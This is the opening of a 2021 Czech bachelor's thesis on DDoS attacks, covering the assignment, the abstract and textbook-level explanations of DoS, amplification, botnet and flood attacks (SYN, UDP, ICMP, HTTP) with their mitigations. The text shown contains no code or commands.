FAKULTA INFORMAČNÍCH TECHNOLOGIÍ ČVUT V PRAZE

Zadání bakalářské práce

Název:	Zranitelnosti a útoky typu Distributed Denial-of-Service
Student:	Kamil Kopp
Vedoucí:	Ing. Josef Kokeš
Studijní program:	Informatika
Obor / specializace:	Bezpečnost a informační technologie
Katedra:	Katedra počítačových systémů
Platnost zadání:	do konce letního semestru 2022/2023

Pokyny pro vypracování

1) Nastudujte problematiku Denial-of-Service (DoS) zranitelností a útoků. Zdokumentujte techniky a postupy využívané útočníky, popište také hlavní nedávno provedené útoky.
2) Zaměřte se na útoky typu Distributed Denial-of-Service (DDoS). Popište jejich principy, typické postupy a rozdíly oproti standardním DoS útokům.
3) Vyberte vhodný nedávný DDoS útok. Navrhněte technologii a postupy, jak tento útok realizovat ve výukovém prostředí za účelem jeho demonstrace studentům. Diskutujte výhody a nevýhody realizace na sadě virtuálních počítačů nebo na FIT Cloud, případně dalších vhodných platformách.
4) Realizujte návrh vytvořený v předchozím bodě.
5) Změřte výkonnostní charakteristiky útoku (vztah mezi počtem a výkonem zapojených útočníků a výkonem oběti).
6) Diskutujte své výsledky, doporučte obrany pro oběť.

Elektronicky schválil/a prof. Ing. Pavel Tvrdík, CSc. dne 17. února 2021 v Praze.

FAKULTA
INFORMAČNÍCH
TECHNOLOGIÍ
ČVUT V PRAZE

Bakalářská práce

Zranitelnosti a útoky typu Distributed Denial-of-Service

Kamil Kopp

Katedra počítačových systémů
Vedoucí práce: Ing. Josef Kokeš

11. května 2021

Poděkování

Tímto bych chtěl poděkovat vedoucímu práce Ing. Josefu Kokešovi za pomoc, rady i připomínky v průběhu vypracování práce.

Prohlášení

Prohlašuji, že jsem předloženou práci vypracoval samostatně a že jsem uvedl veškeré použité informační zdroje v souladu s Metodickým pokynem o dodržování etických principů při přípravě vysokoškolských závěrečných prací.

Beru na vědomí, že se na moji práci vztahují práva a povinnosti vyplývající ze zákona č. 121/2000 Sb., autorského zákona, ve znění pozdějších předpisů, zejména skutečnost, že České vysoké učení technické v Praze má právo na uzavření licenční smlouvy o užití této práce jako školního díla podle § 60 odst. 1 citovaného zákona.

V Praze dne 11. května 2021 . . . . . .

České vysoké učení technické v Praze
Fakulta informačních technologií

Odkaz na tuto práci

Kopp, Kamil. *Zranitelnosti a útoky typu Distributed Denial-of-Service*. Bakalářská práce. Praha: České vysoké učení technické v Praze, Fakulta informačních technologií, 2021.

Abstrakt

Práce se zabývá kybernetickými útoky typu Distributed Denial-of-Service. Je vytvořen přehled druhů těchto útoků a jejich příkladů, u každého jsou popsány možné scénáře útoku, jaké jsou dopady a možnosti zmírnění. Z přehledu je vybrán útok pomocí programu Memcached. Ve virtuálních počítačích v programu Virtualbox je vytvořeno schéma útoku, které je následně realizováno. Jsou vytvořeny skripty na straně útočníka sloužící pro provedení útoku. Pomocí těchto skriptů je útok realizován a pomocí programů pro monitoring sítě je měřena jeho síla v různých podmínkách. Naměřené údaje jsou uvedeny v tabulkách a je provedena diskuze nad výsledky. Na závěr jsou doporučeny a implementovány možnosti, jak zmírnit dopady útoku jak pro oběť, tak pro server s Memcached, který je vlastně také obětí.

Klíčová slova DoS, DDoS, Memcached, odmítnutí služby, kybernetický útok, amplifikační útok, zranitelnost, zabezpečení

Abstract

In this work, it is dealed with cyberattacks called Distributed Denial-of-Service. An overview of these attacks is created and their examples, for each one are described possible attack scenarios, their impacts and methods of mitigation. From overview, it is chosen attack using Memcached. Using Virtualbox, attack schema is created using virtual machines, and its realization afterwards. Scripts are created on the side of attacker to perform the attack. Using these scripts, the attack is realized and network monitoring programs are used to measure its strength under various conditions. Measured data are presented in tables and the results are discussed afterwards. Finally, options to mitigate the effects of the attack are recommended and implemented for both victim and Memcached, which is also a victim.

Keywords DoS, DDoS, Memcached, denial-of-service, cyberattack, amplification attack, vulnerability, security

Obsah

Seznam obrázků

Seznam tabulek

Seznam zdrojových kódů

Úvod

Dnes si život bez internetu nedokážeme již vůbec představit. Okamžitý přístup k informacím, komunikace s přáteli v jakoukoliv dobu, snadná dostupnost kdykoli a prakticky kdekoli. Přitom není těžké se k internetu připojit, není k tomu potřeba ani počítač, na internet se lze připojit například jakýmkoli mobilním telefonem nebo jiným zařízením, které má na internet přístup.

Za poslední rok, v době koronavirové pandemie, kdy je téměř všechno vtahováno do digitální podoby, roste nutnost stále častějšího, v některých případech každodenního využití internetového připojení. Ne každý si ovšem uvědomuje, že zároveň s tím roste nutnost většího zabezpečení internetových služeb, kdy se zvyšuje množství úspěšných útoků na různé infrastruktury a služby.

Jedním z nepříjemných typů útoků na internetové služby jsou útoky napadající stabilitu a dostupnost služby. Výsledkem takových útoků může být citelné zpomalení vyřizování požadavků, kdy se z několika vteřin může stát i několik minut nebo více, v nejhorším případě i úplná nedostupnost služby. V tom případě je třeba službu znovu obnovit.

Bakalářská práce se zabývá těmito útoky odepření služby. V jednotlivých částech jsou vysvětleny základní principy a nejčastější druhy zranitelností. Jeden takový útok je v omezeném prostředí demonstrován. Obrana proti těmto útokům není často jednoduchá. Je ukázáno, jak se dají následky vybraného útoku zmírnit.

Tyto typy útoků nejde jednoduše ignorovat, setkáváme se s nimi stále častěji, každou chvíli se objevují nové zranitelnosti, které je nutné vyřešit. V lepším případě se upraví jen některé parametry, v horším případě je třeba naimplementovat novou funkčnost.

Cíl práce

Hlavním cílem práce je seznámit se s vybraným DDoS útokem, ukázat jeho zranitelnost, navrhnout schéma a prostředí, ve kterém je možné útok demonstrovat. Prostředí a schéma je vytvořeno na základě analýzy útoku.

V rešeršní části je hlavním cílem zdokumentovat pojmy související s problematikou útoků DoS. Jsou zde představeny nejčastější zranitelnosti, které útočníci využívají. Dále je prezentována problematika odvozených útoků typu DDoS, jsou rozlišeny nejčastější typy DDoS útoků, se zaměřením na útoky za poslední dobu.

Cílem návrhové části je výběr vhodného DDoS útoku a navrhnutí takového schématu, kde může být útok demonstrován. Jedná se o skupinu virtuálních počítačů ve vnitřní síti, které mezi sebou komunikují.

Výsledkem praktické části je realizace navrženého schématu, který je vytvořen v předchozím bodě. Je poukázáno na klíčové části konfigurace jednotlivých počítačů, na kterých je předveden princip útoku a jeho malorozsahové provedení.

V poslední části jsou doporučeny obranné mechanismy zmírnění dopadu vybraného útoku. Je vysvětleno, jak je možné zmírnit dopad vybraného útoku tak, aby jeho následky byly minimální.

Kapitola 1

Útoky typu DoS

V následující kapitole jsou definovány útoky typu Denial-of-Service (dále jen DoS), popsány jejich nejčastější druhy, principy a možnosti, jak se proti nim dále bránit.

1.1 Vymezení útoků DoS

Útoky typu DoS mají více definic. Například autoři knihy [1] poskytují dvě definice, jednu převzatou od „International Telecommunications Union“ (dále jen ITU-T), druhou převzatou od „Committee on National Security Systems“ (dále jen CNSS). Definice jsou následovné:

Definice 1.1.1 *ITU-T: „The prevention of authorized access to resources or the delaying of time-critical operations.“ [1]*

Definice 1.1.2 *ITU-T: „Zabránění autorizovanému přístupu k prostředkům nebo zpoždění časově kritických operací.“ [1] (překlad autora)*

Definice 1.1.3 *CNSS: „Any action or series of actions that prevents any part of an [information system] from functioning.“ [1]*

Definice 1.1.4 *CNSS: „Jakákoli akce nebo série akcí, které zabraňují fungování nějaké části informačního systému.“ [1] (překlad autora)*

Za útok typu DoS je tedy možné považovat útok ze zdroje na oběť, jehož účelem je omezit nebo úplně přerušit přístup k informacím na oběti. Za oběť lze považovat jakýkoli informační systém, například webovou službu, aplikaci nebo počítač.

1.2 Zranitelnosti typu buffer overflow

Buffer overflow (neboli také přetečení bufferu) je typ zranitelnosti, kdy se útočníkovi může podařit přepsat data mimo jemu vyhrazený prostor. Tím se nejčastěji přepíše paměť ležící za koncem přiděleného úseku, která změněna být nemá.

Vzniká ve chvíli, kdy není dostatečně ošetřen vstup nebo pokud dochází k nedostatečné kontrole mezních hodnot. Typickou příčinou vzniku zranitelnosti je kopírování nebo načítání řetězce do bufferu o fixní velikosti.

Takový útočník se kupříkladu může snažit přepsáním pozměnit návratovou adresu z funkce tak, aby spustil nějakou jinou část programu, než by se spustit měla, nebo aby spustil nějaký úplně jiný program, který leží v paměti počítače. Cílem útočníka je například přepsání návratové adresy z funkce nebo programu tak, že se podaří spustit škodlivý kód [6].

Škodlivý kód může způsobit přepsání konfiguračních souborů, které může vést k neočekávanému chování systému, znatelné degradaci výkonu, či jeho pádu. Příkladem škodlivého kódu je malware, který vykonává (z pohledu uživatele) nežádoucí činnost. Jedním z takových malwarů je kód „Mirai“, který umí změnit počítač na útočníkem ovládaného robota, o tom je psáno podroběji v sekci 2.2.

Ochran proti buffer overflow je několik. Funkce operačního systému „Address Space Layout Randomization“ spustí program pokaždé na náhodné adrese. Útočník potřebuje znát přesné umístění škodlivého kódu, náhodnou adresu by musel uhodnout. Další možností obrany je funkce „Data Execution Prevention“, která zabrání spuštění kódu v nechtěné oblasti vyhozením výjimky. „Structured Exception Handler Overwrite Protection“ pomáhá při útocích na strukturované handlery výjimek [50]. Další možností je umístění „kanárka“. Kanárek je hodnota, která je vložena na zásobník při vstupu do funkce. Pokud je tento kanárek přepsán, mohlo dojít k narušení i dalších hodnot na zásobníku a program je okamžitě ukončen.

1.2.1 Ping of death

Příkladem útoku využívající buffer overflow je tzv. „Ping of death“. Paket protokolu ICMP, jež je při tomto útoku zneužíván, má maximální velikost 65 535 B. Pro představu, standardní velikost jednoho pingu je 64 B [1]. Útok spočívá v zaslání zdeformovaného dotazu tak, že přesahuje maximální velikost paketu. Toho útočník dosáhne posláním fragmentovaných částí dotazu tak, že v okamžiku, kdy se je oběť pokusí poskládat dohromady, výsledný paket přesáhne maximální velikost. Tím dojde k buffer overflow a systém na straně oběti může spadnout, zastavit se nebo se restartovat. Tato zranitelnost je v moderních operačních systémech vydaných po roce 1997 ošetřena. Starší operační systémy mohou být stále zranitelné, zvláště, pokud nejsou aktualizované [1].

1.2.2 Teardrop attack

„Teardrop attack“ je principiálně velmi podobný Ping of death. Využívá zranitelných implementací TCP/IP protokolu, konkrétně části zodpovědné za sestavování fragmentovaných paketů. Útočník zfalšuje pole „fragment offset“, které označuje počáteční pozici při zpětném sestavování paketu. Při zpětném sestavování se budou pakety překrývat. Pokud toto nastane a server je zranitelný, může dojít k nesprávnému zpětnému sestavení paketu, čímž dojde k selhání nebo pádu zařízení. Moderní implementace jsou proti tomuto útoku odolné [7].

1.2.3 Land attack

„Land attack“, podobně jako Teardrop attack, využívá nedostatku v implementaci zásobníku protokolu TCP/IP v operačním systému. Útočník odešle paket se zfalšovanou IP adresou, která bude shodná s cílovou adresou oběti. Po obdržení takového paketu server zašle odpověď sám sobě. Server bude zasílat odpovědi sám sobě do té doby, dokud nedojde k naplnění zásobníku, a zhroucení oběti [1]. Proti tomuto útoku se lze bránit dostatečnou kontrolou příchozího provozu v implementaci TCP/IP.


1.3 Slowloris

„Slowloris“ je nástroj vyvinutý hackerem „RSnake“, který své oběti způsobí DoS pomocí co možno nejpomalejšího periodického zasílání malé části HTTP požadavku. Aby nedošlo k timeoutu, posílá následně další malé části dotazu. Server musí dále čekat na další části požadavku, musí dlouho udržovat spojení, čímž blokuje místo novějším požadavkům. K timeoutu nedojde, protože před ním dostane oběť další část požadavku. Pokud dojde k vytvoření nadměrného množství takových připojení, může server přestat reagovat na jiné legitimní požadavky a stane se tak nepřístupným, dojde k DoS [10].

Před tímto útokem se lze chránit efektivním omezením přístupu, například na základě zdrojové IP adresy. Pokud útočník otevře najednou příliš mnoho neúplných HTTP požadavků, může je oběť sama uzavřít, případně od útočníka požadavky úplně blokovat. Další možností je omezení maximálního počtu připojení jednoho klienta nebo omezení maximální doby jeho připojení [5].

1.4 Další druhy útoků

V nadcházející sekci jsou uvedeny další druhy DoS útoků a jejich hlavní vlastnosti. Konkrétní příklady těchto druhů jsou popsány později, protože tyto útoky jsou efektivnější, pokud jsou prováděny z více zdrojů najednou.



Obrázek 1.1: Princip flood útoku v praxi při zapojení botnetu. Obrázky účastníků převzaty z [37].

1.4.1 Flood útoky


Flood útoky, nebo tzv. útoky zaplavením, jsou druhem útoků, kdy se útočník snaží pomocí mnoha požadavků vyčerpat prostředky serveru tak, že server přestane reagovat na požadavky jiných klientů, čili se stane navenek nedostupným. Útočník je často schopen takových požadavků vygenerovat velké množství pomocí různých nástrojů a vytvořeného botnetu. Přehled typů je uveden v sekci 2.3. Obecný princip těchto útoků je zobrazený na obrázku 1.1.

1.4.2 Reflexní útoky


Reflexní útoky jsou druhem útoků, které využívají tzv. „reflektory“. Těmito reflektory jsou hostitelé, kteří na příchozí požadavek reagují odpovědí na zdrojovou IP adresu. Za reflektory lze považovat například webové služby, mailové servery, nebo také DNS servery. Útočník na reflektor zašle požadavek se zfalšovanou zdrojovou IP adresou tak, že zfalšovaná IP adresa bude shodná s IP adresou oběti. Tím docílí toho, že reflektor odpověď neodešle na útočníka, ale přímo na oběť. Více o těchto útocích v sekci 2.4. Obecné schéma reflexních útoků je vyobrazeno na obrázku 1.2.

1.4.3 Amplifikační útoky

Amplifikační útoky jsou druhem útoků, které využívají skutečnosti, že jeden požadavek dokáže vyvolat odpověď o mnohonásobně větší velikosti. Jev se nazývá amplifikace [51], nebo také zesílení. Hodnotu odrážející velikost zesílení lze definovat jako „amplifikační faktor“ následujícím způsobem:



Obrázek 1.2: Fungování reflexního útoku v praxi při zapojení dvou reflektorů. Obrázky účastníků převzaty z [37].



Obrázek 1.3: Schéma amplifikačního útoku se dvěma reflektory. Obrázky účastníků převzaty z [37].

Definice 1.4.1 *„The ratio between the sizes of the response and the request is called amplification factor.“ [51]*

Definice 1.4.2 *„Poměr mezi velikostí odpovědi a požadavku se nazývá amplifikační faktor.“ [51] (překlad autora)*

Útoky také často využívají reflektorů, stejně jako reflexní útoky. Na rozdíl od nich ale mají větší amplifikační faktor, který pomáhá odhadnout, kolikrát dojde k zesílení provozu. Reflexní útoky lze označit za speciální typ amplifikačních útoků, které mají amplifikační faktor blízký hodnotě 1. Více informací o amplifikačních útocích lze nalézt v sekci 2.5. Princip amplifikačních útoků je ukázán na obrázku 1.3.

Kapitola 2

Útoky typu DDoS

Následující kapitola je zaměřena na útoky typu Distributed Denial-of-Service (dále jen DDoS), které jsou odvozeny od útoků DoS. Jsou vysvětleny jejich odlišnosti od útoků DoS, popsány jejich nejčastější typy a je ukázáno, jak se proti nim bránit. Dále jsou zdokumentovány známé útoky z minulosti. Na závěr je zachycen vývoj DDoS útoků v čase.

2.1 Od DoS k DDoS


Hlavní rozdíl mezi útokem DoS a útokem DDoS je v počtu účastníků. V DDoS útoku se škodlivé činnosti účastní více zdrojů na straně útočníka. Tím se násobně zvyšuje síla, kterou může útočník pro svoje potřeby využít, jak je znázorněno na obrázku 2.1.

Aby útočník mohl útok spustit z více zdrojů najednou, musí nad nimi mít úroveň kontroly, kterou potřebuje. Jednou z možností je vlastnictví zdrojů. Taková možnost je především (ve větším počtu) finančně velmi náročná. Mnohem častěji útočníci využívají možnosti převzít nad zdrojem takovou úroveň kontroly, která bude útočníkovi pro jeho potřeby stačit.

Útočník musí být rovněž opatrný, proto by měl svoji činnost na infikovaném zdroji co nejvíce skrývat, aby nebyl příliš brzo odhalen. V případě odhalení může o kontrolu nad zdrojem úplně přijít. Při útoku má naopak výhodu v dodatečných zdrojích.

2.2 Botnet

Nejčastěji se zdroj stane ovládaným, pokud je napaden specifickým malwarem, který útočníkovi poskytne kontrolu nad zdrojem. Takový zdroj je nazýván „botem“. Útočník tyto boty propojuje do sítí, aby je mohl ovládat všechny najednou. Takovým sítím se poté říká „botnet“. Při budování botnetu útočník necílí na konkrétní zdroje. Cílí na všechny zdroje, které jdou jeho chování na-



Obrázek 2.1: Hlavní rozdíl mezi útokem DoS a útokem DDoS, při útoku DDoS útočník využije více zdrojů. Obrázky účastníků převzaty z [37].

proti, alespoň z jeho pohledu a nebrání se mu. Obrázek 2.2 zobrazuje distribuci botnetových serverů v rámci zemí podle portálu SecureList [42].

Zdroj se stane botem v případě, že se infikuje malwarem, který umožní útočníkovi jej vzdáleně ovládat. Botnet je síť botů ovládaná útočníkem. Majitelé botnetů jsou schopni s boty komunikovat například pomocí skrytého kanálu využívaného k vydávání příkazů ke škodlivým činnostem [8].


Společnost Radware popisuje botnet jako: *„Group of many (often thousands) of volunteered or compromised computers that send a huge amount of traffic to an attack target, seeking to overwhelm its network.“* [9]

„Skupina mnoha (často tisíců) dobrovolných nebo napadených počítačů, které posílají velké množství provozu na cíl ve snaze přemoci jeho síť.“ [9] (překlad autora)

2.2.1 Vznik botnetu

Zdroj se infikuje malwarem, který se na první pohled tváří jako legitimní kód, dokonce ve většině případů vykonává předpokládanou nebo jí podobnou činnost, aby maskoval svoje škodlivé aktivity. Asi nejznámější takový škodlivý kód je kód s názvem „Mirai“.

Nové kódy podléhají podrobným analýzám, které se snaží zjistit detailní vlastnosti kódu. V případě, že je kód vyhodnocen jako škodlivý, existuje komplexní výstražná síť, která šíří informace o nových malwarech, aby byly co nejrychleji objeveny a zneškodněny tak, aby bylo ohroženo a napadeno co nejméně zdrojů [1].



Obrázek 2.2: Podíl počtu botnetů v procentech podle zemí. Převzato z [42].

2.2.2 Druhy botnetů

Sítě botnetů komunikují nejčastěji modelem klient-server, kde serverem je útočník a klienty jsou boti. V těchto modelech se boti připojí k prostředku „command-and-control“, mezi které patří například webová doména nebo kanál IRC a čekají na příkazy od serveru. Serverem v tomto případě může být samotný útočník, ale také to může být jiné infikované zařízení, což je uplatněno například v hierarchických strukturách botnetů [2]. V případě přerušení komunikace mezi serverem a klienty musí útočník znovu sestavit tu část sítě, se kterou bylo spojení přerušeno. Může se jednat i o celou síť.

Dalším modelem, jak postavit botnet, je peer-to-peer. Využívá toho, že taková síť je narozdíl od modelu klient-server decentralizovaná. Boti mohou být jak klientem, tak serverem a dokážou tak lépe spolupracovat s okolními boty. Takové sítě udržují seznamy důvěryhodných zdrojů, se kterými je možné komunikovat. Pokud se někomu podaří dostat k seznamu důvěryhodných zdrojů, může dojít k rozpletení až celé sítě [2]. Výhodou takového řešení je vlastnost obnovy. V případě výpadku komunikačního zdroje nezkolabuje celá síť.

2.3 Flood útoky

V následující sekci jsou představeny příklady tzv. záplavových útoků, které jsou uvedeny dříve v sekci 1.4.1. Jsou popsány zranitelnosti, kterých tyto útoky využívají a techniky, jak se proti nim bránit.

2.3.1 SYN flood

Nejčastějším a nejznámějším zástupcem tohoto druhu je útok „SYN flood“. Protokoly TCP/IP dnes využívají téměř všechny zdroje připojené v síti. K vytvoření TCP připojení je potřeba provést „three-way handshake“ skládající se z požadavků:

1. SYN ze zdroje na službu,
2. SYN-ACK ze služby na zdroj,
3. ACK ze zdroje na službu.

SYN ze zdroje říká, že chce se serverem navázat komunikaci. Server reaguje zprávou SYN-ACK, která obsahuje pořadové číslo a odpověď na SYN. Tím se nastaví parametr připojení pro server. Posledním krokem je odeslání ACK z klienta, který potvrzuje odpověď ze serveru a dojde k nastavení připojení z jeho strany. Tím se naváže spojení a začne docházet k přenosu dat [11].

Útočník se snaží naposílat co nejvíce SYN požadavků na službu, snaží se tak otevřít co nejvíce nových spojení. Každý nový požadavek na spojení na straně cíle alokuje prostor, odešle SYN-ACK a čeká na ACK od zdroje. Pro úspěšný útok je třeba, aby útočník nijak nereagoval na SYN-ACK, které jsou mu posílány od serveru. Tím se dočasně vyčerpávají zdroje na straně oběti. Cílem tohoto útoku je vyčerpat zdroje oběti tak, že každý nový požadavek bude cílová služba odmítat, protože nebude mít k dispozici žádný další prostor, který by mohl být k připojení nabídnut [11].

Příkladem obrany proti SYN flood je vytvořit si tzv. SYN Cookies. Server s každým SYN požadavkem odešle SYN-ACK, zruší alokované prostředky zatím nekompletních spojení a uloží si informace o spojení. Pokud na server skutečně dojde zpráva ACK s odpovídajícími údaji, server si vyzvedne informace a teprve v tomto okamžiku vytvoří skutečné spojení. Nevýhoda této metody se projevuje při ukládání dodatečných informací, kdy může dojít k jejich ztrátě, pokud je implementace nepovažuje za dostatečně relevantní. V důsledku toho je dle autora [11] zmíněnou ochranu doporučeno používat pouze v krizovém případě.

Jinou možností obrany je snížení timeoutu pro nová spojení. Nedokončená spojení se v tom případě dříve odmítnou a uvolní se tak prostor pro další požadavky. Problém s touto technikou nastane ve chvíli, kdy legitimní klienti reagují pomaleji, a tak nemusí snížený timeout stihnout. Aby útočník tuto obranu překonal, stačí mu „pouze“ zvýšit počet požadavků. Další málo

efektivní obranou je zvýšení maximálního počtu připojení. Následkem toho se musí rezervovat další paměť a může být negativně ovlivněn výkon systému. Útočníkovi opět stačí „pouze“ odeslat více požadavků, aby zaplnil i další nová otevřená místa. Další neefektivní možností obrany je možnost při zaplnění prostoru vždy přepisovat nejstarší částečně otevřené připojení. Zjevným problémem je případ, kdy nejstarším částečným připojením bude legitimní požadavek, který by tak byl odmítnut [11].

2.3.2 UDP flood

Další možností zaplavení sítě je pomocí UDP paketů. Příjem UDP paketu na straně serveru funguje tak, že server nejprve zkontroluje, zda na cílových UDP portech naslouchá nějaká služba, která přijímá požadavky. Pokud na cílovém portu taková služba není, server odpoví paketem ICMP, který říká, že taková služba neexistuje [4] .

Společnost Cloudflare, Inc. pro lepší představu o tomto typu útoku uvádí příklad s hotelovou recepční. Volající na recepci požádá o připojení do jednoho konkrétního pokoje. Recepční nahlédne do seznamu pokojů, aby se ujistila, že je v daném pokoji host, a že je ochoten hovor přijmout. Pokud host hovor nepřijímá, musí recepční zavolat zpět volajícímu a oznámit, že host hovor nepřijme. Pokud se takto zatíží telefonními hovory všechny telefonní linky s podobnými požadavky současně, dojde rychle k přetížení [4].

Při aplikaci analogie recepční hotelu, každý UDP požadavek ke svému zpracování využívá prostředků serveru. Pokud je dokáže vyčerpat, může dojít k odmítání legitimních požadavků, tedy k DoS. Znalý útočník použije falešnou IP adresu, tím zabrání svému odhalení a může směrovat odpovědi serveru kam potřebuje, většinou na svůj cíl [4] .

Útok může být zmírněn filtrováním paketů. Nevýhodou filtrování je, že mohou být filtrovány také legitimní požadavky, protože je filtrován provoz se zdrojovou adresou oběti místo útočníka.

2.3.3 ICMP flood

Další protokol, který se dá použít k zaplavení sítě, je ICMP. Nejvíce je tento protokol znám v souvislosti s příkazem „ping“, který testuje například dostupnost počítačů v síti. Další možností, jak se s ICMP setkat, je při zjištění nedostupnosti služby na portu.

Cílem útočníka je zaplavit oběť ICMP požadavky, na které bude reagovat. K tomu lze využívat nástrojů, například „hping3“ nebo „Scapy“. Spuštění útoku z většího množství zdrojů způsobí spotřebování značného množství prostředků na straně oběti, která se s příchozími požadavky snaží vypořádat, a tím může dojít k přetížení a následnému DoS.

Pro útok je potřeba znát IP adresu oběti. Útoky se dají rozdělit do tří kategorií podle zaměření útoku a znalosti IP adresy oběti:

- zaměření se na konkrétní počítač v síti,
- zaměření se na směrovač pro přerušení komunikace mezi počítači,
- využití externího programu k odhalení potenciálních cílů. [44]

Poslední kategorii útočník pravděpodobně využije nejdříve, aby zjistil potenciální cíle, ze kterých si poté může dle svého uvážení vybrat.

Útok lze zmírnit dočasnou deaktivací ICMP na cílovém zařízení, případně nevpustit žádný příchozí ICMP paket do vnitřní sítě. Po dobu deaktivace ICMP bude omezená schopnost diagnostiky sítě, nebude dostupný například „ping“ nebo příkaz „traceroute“ [44] .

2.3.4 HTTP flood

K zaplavení sítě se dá využít i protokol HTTP operující na 7. vrstvě ISO-OSI modelu. HTTP je internetový protokol, který se používá k přenosu dat mezi webovým serverem a webovým klientem. Známá je také jeho bezpečnější varianta HTTPS.

Útočník se snaží zahltit HTTP požadavky svůj cíl tak, aby nemohl reagovat na žádné jiné. Web Cloudflare popisuje dvě varianty: útok pomocí HTTP metod GET a POST [45]. Metoda GET se standardně používá pro získání dat od serveru, metoda POST se standardně používá pro ukládání dat na server.

Útok pomocí metody HTTP GET probíhá způsobem koordinace botnetu tak, aby všechny zdroje odesílaly požadavky na obrázky, soubory nebo jiné velké datové struktury z cílového serveru. Pokud je cílový server zaplaven způsobem, že nedokáže efektivně zpracovávat další nové požadavky, bude reagovat pomaleji (nebo vůbec) na nově příchozí požadavky, a tak může dojít k DoS.

Při odeslání požadavku POST server často zpracovává požadavek uložením dat do perzistentní databáze. Tento proces je relativně náročný a sám o sobě využívá více prostředků. Při zasílání nadměrného množství požadavků se mohou tyto prostředky rychleji vyčerpávat a na serveru může dojít k DoS.

